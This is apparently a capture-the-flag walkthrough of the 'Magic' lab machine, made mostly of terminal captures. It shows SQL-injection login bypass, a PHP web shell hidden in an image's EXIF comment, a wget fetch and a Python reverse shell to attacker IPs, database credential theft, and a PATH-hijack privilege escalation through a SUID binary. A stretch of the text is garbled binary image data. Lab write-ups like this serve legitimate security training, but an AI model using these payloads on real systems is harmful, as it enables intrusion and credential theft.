




```
root@kali:~/Masaüstü# nmap -sV -sC -p- -T4 10.10.10.185
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-23 09:57 +03
Nmap scan report for 10.10.10.185
Host is up (0.085s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 06:d4:89:bf:51:f7:fc:0c:f9:08:5e:97:63:64:8d:ca (RSA)
|   256 11:a6:92:98:ce:35:40:c7:29:09:4f:6c:2d:74:aa:66 (ECDSA)
|_  256 71:05:99:1f:a8:1b:14:d6:03:85:53:f8:78:8e:cb:88 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Magic Portfolio
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 89.62 seconds



199

6cf5e4b

fd01439

b5fee73

Excuse me

Please [Login](#), to upload images.

Username	1' or 1=1--
Password	[REDACTED]
<input type="button" value="Login"/>	

Select Image to Upload



Upload Image

```
root@kali:~/Masaüstü# exiftool -Comment='<?php echo "<pre>"; system($_GET['cmd']); ?>' ss.png
1 image files updated
root@kali:~/Masaüstü# mv ss.png ss.php.png
```



① 10.10.10.185/upload.php

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB

The file ss.php.png has been uploaded:

Select Image to Upload




Upload Image

① 10.10.10.185/images/uploads/ss.php.png?cmd=wget http://10.10.14.6:8081/reverse.php

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

◆PNG IHDR7L◆CXlsBIT|d◆tEXtSoftwaregnome-screenshot◆◆>*tEXtCreation TimeThu 23 Apr 2020 10:00:52 +03-◆%`2tEXtComment

◆IDATx00k0d0q00z0:3=IY0!Z0?000L0000^00JZ00M0000N00q0ZX0000fu000Ix "#00000000300M00w00u0000X/0000@k4000000,0|00_.0:=Jm000@/_00000N20HsP2000ZC~0000q}0u0F0eC0}Voc0]0d000\$0>00@;00l0~?00|0(t0:t:0k-002q0001000qTk}0i0L000e000x0q0+0I0,d0&|0>00(0s0M00)000>00w00M000K00e9000000d0g00T0m0!06>h0000X000\$0V>0dx0ae000U-0[gyK0"00100<0^0000i06@00H000000'00H|?0z0v(00F0X0u0s0)0\$;0Z6090k00F4000<0i0SH#0'00X0j0"J80`|&3200W00a0>YDV\00200600U<.000000^gyT00'0000000000<00(00000000T0x\0010000`]0sg0B0X00fz0k6H0000"X*Γ2C0000I-(00408Dx0an000 40cA00lP200)000000'000->Ju00qF0000Copl0,0001w00Z60000y0i0,000A_000q00\0h0m0k0i0000y000yt>000Z\K0|0{f00000600^0AD"0rp0L00E0}0040(0000[000Aj0u0000ax#00`100Y^00-y0Bc10eM00)rpT0F000IsP000000}00'0000d0002DDYj0000i0oqvX0}00000000il0F000]`0000'>00|00Z0064V0p00000000=_0100T|00::0`0b0`s00%0k00jfd00!000500hhi\?-0lt_W0F00A/0H0Xp0000a/0030000,0J00e07u0=00q_09-00300\0000^000/0t|000c00000UD0=?00%Wk0nYT00(0旨道0hr`0`001VT0002"mb08000@0U0."XnwIpBa\v'/j0qeU00z9000pw000R000:0eg02090'+00&%00P%|00P+/00@0E000Ri?000800sP<0,030a]0n00(00Z00000f>0r009000002"?00C000}le\000b0g000000E-000WP000m|x!#0i0:00000#000 00s0<0#6000k03:000000)#[0Gsh[000U0P0G0000;00&00BP00003yl0G0000J{kX0?=\$?=?0T^_000(0001CtO0~0000i000H00000J0D0e2Yf0u0]k00'000=h0i000200*K00 000m 00&00'0R0000.00:;00)00G00B_0gle0000第|[00q800040{0d80b0f#000S0+e000;00900Hn00V^500~60I00000t00上3[f00L0;d\0!0000200\00\$000d3Wo00[Aj0T0000S00Tv0;00D.0E000[.0f;0>E0>0tI00*V'*w00000{10\0000<0L0f0000y0~40s0y0],0g;006%0.0Y00000*0~00)3*<000%#(%0i000Y0E>0L00c00Dd000@0UH00=73q000G00x0w0cEc00 0H40@00L0G3L0`00G00>0e40R0[w0T0000H0t0(`ft070l00003f0Y00J0)0000ag0,d;0003qP!1eb00r000%00#0_0000Q[000,Roud02P~000\$0=0/000Lm}0K00b0]00800_000h^000rfk000b0EP0000:0000<0Px000Fh0J'n000a0M000h0h\$0)800ps0^,00N)00Y0=S0kbW0L000spGP0000g0H000HWR0900L00Qr0P0000.-10N|000aA0+00H)00F0^%p0c00e>070000M"pq00C0000h0W%&0000Gr00080220x0W0c00Z00M7@0[0-0Fr000000a00i00ä0Y0S(00-00002000x0'>f000|t0=d00{06ε0000008000 0j0H0h00000000k0qr0@#06050K000?00g0#00000-/0I00 q4Pa000R0000p0000A000\0=0"0t000\00"@0?00x;0000000x0^GyM0A0030Y00gy:0+M0000k00_P00}[000g000%0P\0R0v000_.00CL)0;000%0d0000ZwT000=p004H0aN00\q0&E0fE0#Eg0[0B;00100p0|\0Ky00]00;0!0|4V-0\$0KF0x0C0GvpRY0Zv0K00#0H0F00{0(KIg/Z0?K>i00~0g000c2"00000Z0)0~00cG000000.0euF0Z000:v0s;0v0(/00oa+00ZNG000UB00+090B^0r6S\$c000000tfj*9^r5000H,00H<0n0f0000Fzt0UY0]0R00l0x0"0H0200EQ000][D0000X00F00:(000T0Yo600,G0000#00Gqn0M'YP00h000H'y00P02Uy{G02G000S00<0[000 00`00000g8E`00~tPbd00b0G00'>mq0001;00}00#00*d`00qfY00@00.00I0~0RFy000!0w00Gc05~006nu_#0000Iz0q00A00?00000qH0!0m0`Y00500f^00Pi0|00Hu00000IE%0100000,000G0!5u090i\0hqB0@0`00at00*0i0ZPTW000[000C0j;0h00600-\00=u+_h000dY00&0P_0T00&00!0x(0ЛЬ*0u.00):0000kW0l00#|00eerA0\00Q[h05000KK00XKeL0h000kR0e4N04Ms000i0:4`0p0020DM0v00!00yPC0000sy00000UJqi0000#0s0j00f0sp0;0000]0us0t01H0h001000000U0000000ys00hqcy00TC0T30600hL00Lc700s00>00(:00m000~000L 08hJ0H0b%N000000p000,J0908^0;L0%0e00H0005\0byH0/00!0000l000N6@,t00Q0/000S0!000Ty00000X00[0~00s0K0203000v00l0|00v4[To00Th00g00^z0s e90/#0e=0A003kk=\$/v_0Z>i0000^`0000tflk90eYI09a000pw0p:0'005000.0i000%0A90T):0v.00700'0M0p'0j:000000_00)00M0IQ*fd000c000{"0bY0000H0000-0000!0xU00`0b0000)0'"000+0tNcv000000y409 00L|0F00e010'yH4N|000E03g00d9;0600000K0T0^0M200(0z00,060Xrl00q0wi00p0m(Kg0H0e00E?000000(0)N0<0Pb0%0d0V000..00/+;00o=00C00B(0)0N{f0LU00*00*0w0H0|c_0u000z00{Zx0nRy00@gyT@H00 0%D0Vi00<000J0'00000C020000>00t\0u0M0G0=_0t0;000m0xs;0.00联000H&'rT00%"wa>\$00.0E000?001000H0q)(0<.0lm6u0F000L-00:000,c600C00e!000H0/0{0\000R70L0A000f(u0i00`0T0[00a500R0Hnsh0~0Sd00qc0淳0of0`/:0s;0y_080:000{-000j00:PF00Z00000{~0_0(0+00{b0l0}0P0Z0C0T0W0000|040)[00-003à0]000x0m0{000n 0x0cu0000q08;0`0\$y0_00>}0*gs00!00000Fc000@0K3C04<00.0001000's@a000y0]00;S0g000w00,00g000M0*gK0v0000300H0{`00I0&01k00s000L00YX0000Xb0[00]0e00Y5000E060Q)00E0(00007c0vd0h[0005e~q?ru0v000S00000A00DK006.0 0F,.#01D^0)g0 E%20f0(0#0J0e00g00D0c400060k20{000G00l00[|j%0 0m00000/{00H0000j0`0000R0H-0A05000000&]0;]0)00+007p0fG08+yk000000i@0k000 0`0000;00000dS)0pI00000J000000003Wu00'y0g0z:00b0R00{03s000Hg00000100/R0%0f0S000D+hL 0000E0Q0N0Abv}0[.000c0=H0N0@00v00M0e0005000{00N0(09R>000@00A00jyš6)Wu0000[{0000r00d0b0100Y0L"00*00i00\010 000z08G[RE000V000K0h rp[.Xf000E000y0ZMmGG00"X00DG0w000004^E0Yprw0lP0005(0000~0e0000j00g'0&0R00TZ00,oo0}0000{xFC0WQV0E090_G00pk0000000000000}0w0pc004G%b00sp000p000j0.00sh00}00,0GQ000H0A00300~0N.0005r00'00\0G0K0000U|0Q0[00Q0000-dh<00\000 000b_00Lj0XF_i\$y00l0;J00V00)00n0GëzT0000},00&1(J00Y000 00x0\0J0b0z+000gb00"N000#Nc00d0r00%00]000N000{-,00000090&.p:0;0000R0000/0u0_0\$E00d



```
root@kali:~/Masaüstü# nc -nlvp 6060
listening on [any] 6060 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.185] 46988
Linux ubuntu 5.3.0-42-generic #34~18.04.1-Ubuntu SMP Fri Feb 28 13:42:26 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
00:06:51 up 5:15, 0 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c "import pty;pty.spawn('/bin/bash');"
>
Unable to decode the command from the command line:
UnicodeEncodeError: 'utf-8' codec can't encode characters in position 34-35: surrogates not allowed
$ python3 -c "import pty;pty.spawn('/bin/bash');"
www-data@ubuntu:$ whoami
whoami
www-data
www-data@ubuntu:$ cd /var
cd /var
www-data@ubuntu:/var$ cd www
cd www
www-data@ubuntu:/var/www$ ls
ls
Magic html
www-data@ubuntu:/var/www$ cd Magic
cd Magic
www-data@ubuntu:/var/www/Magic$ ls
ls
assets db.php5 images index.php login.php logout.php sql.txt upload.php
```

```
www-data@ubuntu:/var/www/Magic$ cat db.php5 | MSFU
cat db.php5
Creation TimeThu 23 Apr 2020 10:00:52 +03-♦%`2tEXtComment
<?php
class Database
{
    private static $dbName = 'Magic' ;
    private static $dbHost = 'localhost' ;
    private static $dbUsername = 'theseus';
    private static $dbUserPassword = 'iamkingtheseus';

    private static $cont = null;

    public function __construct() {
        die('Init function is not allowed');
    }

    public static function connect()
    {
        // One connection through whole application
        if (null == self::$cont)
        {
            try
            {
                self::$cont = new PDO( "mysql:host=".self::$dbHost.";dbname=".self::$dbName, self::$dbUsername, self::$dbUserPassword);
            }
            catch(PDOException $e)
            {
                die($e->getMessage());
            }
        }
        return self::$cont;
    }

    public static function disconnect()
    {
        self::$cont=null;
    }
}

www-data@ubuntu:/var/www/Magic$
```

```
www-data@ubuntu:/var/www/Magic$ mysqldump -utheseus -p Magic > sql.txt  
mysqldump -utheseus -p Magic > sql.txt  
Enter password: iamkingtheseus
```

```
www-data@ubuntu:/var/www/Magic$ cat sql.txt  
cat sql.txt  
MySQL dump 10.1.32 Distrib 5.7.29 , for Linux (x86_64)
```

```
LOCK TABLES `login` WRITE;
/*!40000 ALTER TABLE `login` DISABLE KEYS */;
INSERT INTO `login` VALUES (1,'admin','Th3s3usW4sK1ng
/*!40000 ALTER TABLE `login` ENABLE KEYS */;
UNLOCK TABLES;
/*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;
```

```
www-data@ubuntu:/var/www/Magic$ su -l theseus
su -l theseus
Password: Th3s3usW4sK1ng

theseus@ubuntu:~$ pwd
pwd
/home/theseus
theseus@ubuntu:~$ cat user.txt
cat user.txt
23362a782669370eafb15fe8ee02b67c
```

```
theseus@ubuntu:/$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/sbin/pppd
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/chsh
/usr/bin/traceroute6.iputils
/usr/bin/arping
/usr/bin/vmware-user-suid-wrapper
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/xorg/Xorg.wrap
/usr/lib/snapd/snap-confine
/snap/core18/1223/bin/mount
/snap/core18/1223/bin/ping
/snap/core18/1223/bin/su
/snap/core18/1223/bin/umount
/snap/core18/1223/usr/bin/chfn
/snap/core18/1223/usr/bin/chsh
/snap/core18/1223/usr/bin/gpasswd
/snap/core18/1223/usr/bin/newgrp
/snap/core18/1223/usr/bin/passwd
/snap/core18/1223/usr/bin/sudo
/snap/core18/1223/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/1223/usr/lib/openssh/ssh-keysign
/snap/core18/1668/bin/mount
/snap/core18/1668/bin/ping
/snap/core18/1668/bin/su
/snap/core18/1668/bin/umount
/snap/core18/1668/usr/bin/chfn
/snap/core18/1668/usr/bin/chsh
/snap/core18/1668/usr/bin/gpasswd
/snap/core18/1668/usr/bin/newgrp
/snap/core18/1668/usr/bin/passwd
/snap/core18/1668/usr/bin/sudo
/snap/core18/1668/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/1668/usr/lib/openssh/ssh-keysign
```

```
/snap/core18/1668/usr/bin/gpasswd  
/snap/core18/1668/usr/bin/newgrp  
/snap/core18/1668/usr/bin/passwd  
/snap/core18/1668/usr/bin/sudo  
/snap/core18/1668/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
/snap/core18/1668/usr/lib/openssh/ssh-keysign  
/snap/core/8689/bin/mount  
/snap/core/8689/bin/ping  
/snap/core/8689/bin/ping6  
/snap/core/8689/bin/su  
/snap/core/8689/bin/umount  
/snap/core/8689/usr/bin/chfn  
/snap/core/8689/usr/bin/chsh  
/snap/core/8689/usr/bin/gpasswd  
/snap/core/8689/usr/bin/newgrp  
/snap/core/8689/usr/bin/passwd  
/snap/core/8689/usr/bin/sudo  
/snap/core/8689/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
/snap/core/8689/usr/lib/openssh/ssh-keysign  
/snap/core/8689/usr/lib/snapd/snap-confine  
/snap/core/8689/usr/sbin/pppd  
/snap/core/7917/bin/mount  
/snap/core/7917/bin/ping  
/snap/core/7917/bin/ping6  
/snap/core/7917/bin/su  
/snap/core/7917/bin/umount  
/snap/core/7917/usr/bin/chfn  
/snap/core/7917/usr/bin/chsh  
/snap/core/7917/usr/bin/gpasswd  
/snap/core/7917/usr/bin/newgrp  
/snap/core/7917/usr/bin/passwd  
/snap/core/7917/usr/bin/sudo  
/snap/core/7917/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
/snap/core/7917/usr/lib/openssh/ssh-keysign  
/snap/core/7917/usr/lib/snapd/snap-confine  
/snap/core/7917/usr/sbin/pppd  
/bin/umount  
/bin/fusermount  
/bin/sysinfo  
/bin/mount  
/bin/su  
/bin/ping
```

```
AUAVI
AUATL          strings /bin/sysinfo
[]A\A]A^A_
popen() failed!
=====Hardware Info=====
lshw -short
=====Disk Info=====
fdisk -l
=====CPU Info=====
cat /proc/cpuinfo
=====MEM Usage=====
free -h
;*3$"
zPLR
GCC: (Ubuntu 7.4.0-1ubuntu1~18.04.1) 7.4.0
crtstuff.c
```

```
theseus@ubuntu:/tmp$ ls -la
ls -la
total 12
drwxrwxrwt  2 root      root      4096 Apr 30 10:29 .
drwxr-xr-x 24 root      root      4096 Mar 20 15:27 ..
-rwxr-x---  1 theseus   theseus   229 Apr 30 10:26 fdisk
theseus@ubuntu:/tmp$ cat fdisk
cat fdisk
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.29",9092));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
theseus@ubuntu:/tmp$ sysinfo
sysinfo
```

```
root@kali:/home/ghroot/Masaüstü# nc -nvlp 9092
listening on [any] 9092 ...
connect to [10.10.14.29] from (UNKNOWN) [10.10.10.185] 47878
# id
uid=0(root) gid=0(root) groups=0(root),100(users),1000(theseus)
# pwd
/tmp
# cd ..
# cd root
# ls
info.c
root.txt
# cat root.txt
684cf96eb9cb5922c43f52c142b6af74
# █
```